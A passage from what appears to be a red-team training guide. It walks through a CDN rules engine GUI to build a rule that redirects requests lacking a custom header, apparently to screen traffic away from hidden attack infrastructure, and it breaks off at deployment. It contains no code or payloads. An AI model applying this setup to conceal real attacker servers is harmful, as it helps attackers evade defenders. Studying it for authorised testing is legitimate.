


Figure 140 - Example of completed header in Rules Engine

First click on "**New**", under the drafts section:




Figure 141 - Example of creating new rule in engine

I will give a sample name based on the course as shown in the next example:

Figure 142 - Example of providing name for new rule

Now we will create a rule. Click on the "**+Rule**" button to add a rule:




Figure 143 - Example of adding the new rule

Now comes the hard part, we must first get our source origin before we can create the header check since the final rules requires a URI that we are not able to obtain within the GUI. There is a quick hack though that was found online. We will create a origin rule to get this URI and then delete it and then create the header rule. To do this we will hit the plus button:




Figure 144 - Example of adding a If statment to match

Now you are presented with two options make sure you just select "**match**". Once you do that we will be presented with the "IF" selection:




Figure 145 - Example of correct setup

Now you will need to select from the dropdown the "**Origin**", "**Customer Origin**" and then you will be giving your value. In the following example you can see my value is "**/801A955C/arto/",** save your value as it will be different:

Figure 146 - Example of getting the origin source

Now we can delete this rule, if you do not you will get an error message. To delete this hit the little garbage can icon to the far right:




Figure 147 - Example of deleting temp rule to prevent errors

Now we can create our new rule. First, we will select “match” and then use the “request” and “**request header literal**”. Then we will add in our header name and the value. We want to use “**Does Not Match**” to filter out all traffic that does not have the custom header in the request. I usually add in “**Ignore Case**” and recommend you do to just in case your header is a bit different than what I have set.




Figure 148 - Example of adding the first set of data to the header rule

Once you have that done, we now need to add in the URL redirect. To do this we will need the customer origin you saved from the previous step. We are going to add a feature and select "**URL Redirect**", we will then fill in our source which for me is "**/801A955C/arto/".** Now I pick my redirection URL, in this case to show that it is working I am going to use **Google.com**, you can choose whatever you want but in a real engagement I usually get them all the same. We will use the "**301**" code which tells the rules engine to do the true redirection here.




Figure 149 - Example of adding in the feature to set the URL redirection

Now you will hit the save button and if you filled out everything correctly you should not get any errors. After that we will need "**Lock Draft as Policy**."




Figure 150 - Example of moving out of draft

If you passed the checks, we will now be able to deploy:




Figure 151 - Example of psuhing to deployment

Now you will need to set the rule to move to production and then create the deployment request. Make sure to add in some message text or you will get a failure:

